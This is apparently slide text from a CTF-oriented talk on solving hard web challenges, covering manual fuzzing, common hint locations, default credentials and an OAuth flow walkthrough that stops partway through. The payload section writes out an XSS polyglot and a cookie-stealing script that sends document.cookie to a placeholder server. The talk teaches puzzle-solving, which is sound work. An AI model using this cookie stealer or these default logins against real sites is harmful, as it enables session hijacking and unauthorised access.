How2hardweb

Presented by @sy

contents

Ctf centric presentation

- These are CTF centric tips/concepts.
- Bug bounties are different. Needs more recon. Less predictable.

- Remember. Ctf challenges are nerd puzzles. There is always an intended solution. Might just be more obscure.

Manual fuzzing and finding the vuln

- Creativity scale
- Crypto < web < binary/misc

- Hard to be super creative.
- Just have to be sneaky where you put the web vuln or chain multiple together.

Manual fuzzing and finding the vuln

Useful things to check

- Default logins on the app. (admin:admin, guest:guest, admin:password, user:user) etc.etc.etc.
- Default locations for hints (source, robots.txt, headers, humans.txt, /server-status)
- Reflected parameters in query strings/POST parameters.
- Any user controlled input - cookies, headers, referer, ssl certs, files, exif headers, filetypes, upload file names,
- Challenge flavour text -> “admin likes to read your messages” (XSS), lost his login (blind sqli). [challenge writers are rarely creative]

How to fuzz

- Try things that may indicate a vulnerability,
- E.g. if you see ?id=510 -> might indicate selection from a database -> SQL
- E.g. if you see ?query=asdf -> returns ‘asdf’ on the webpage, might have template injection/XSS
- E.g. if you see an image converted -> maybe the image is imagetragick-able, or the image name is vuln to command injection.
- E.g. if you see something about ‘localhost’, either a SOP rebinding/LFI,

Payloads and shit

- Make your own polyglots e.g. ‘“><script>alert(1);</script>{{1+1}};
- Prepare some default payloads for ctfs, e.g.
  - Cookie stealers : <script>new Image().src=”http://yourserver.com/?”+document.cookie;</script>
  - SQL test polyglots. (just copy cheatsheets or have them onhand)
- Try things even where you don’t expect it, e.g. XSS on login, SQL on purchasing


Other tips


- Have some recording proxy **always on** while ctfing.
    - E.g. burp, owasp zap.
    - Burp free is sufficient.
- You want something to log EVERYTHING you've done.
    - Tfw when you post your genius payload. And then your page refreshes/you accidentally click a bookmark and its all gone.
    - Esp when there's a lot of state in your payloads, e.g. custom CSRF token with a custom subdomain
-


OAuth Abuse


- Great method of authing people using a unified set of credentials.
    - E.g. Google OAuth, Facebook, Github Etc.etc.etc.etc.
- Why does it suck.
    - People implement it poorly.
- How does it work
    - User 1 access website.
    - Website redirects you to oauth with a few parameters. (client_id, maybe response_type)
    - Oauth site authenticates you
    - Sends you back to the website with some more parameters (/o/receive_authcode?state=preauth&code=blah)
    - The website then auths using the information you gave back -> and you’re logged in.
    - https://aaronparecki.com/oauth-2-simplified/
    - Its complex as fuck.
    - Multiple ways it happens. Others use more steps. Others use different headers

Oauth in Pictures



memes.memes.me
GET /get_norman
your browser
memes.memes.me
server
auth.memes.me


memes.memes.me
your browser
memes.memes.me
GET /login
server
auth.memes.me



memes.memes.me
login with auth.memes.me
your browser
post /login
memes.memes.me
server
auth.memes.me
username
password




302 redirect
auth.memes.me/oauth/?
redirect_uri=auth.memes.me&response_type=code&
client_id=bGFrd2plZ25sa2F3ZWpudGlhaGxsYXdr

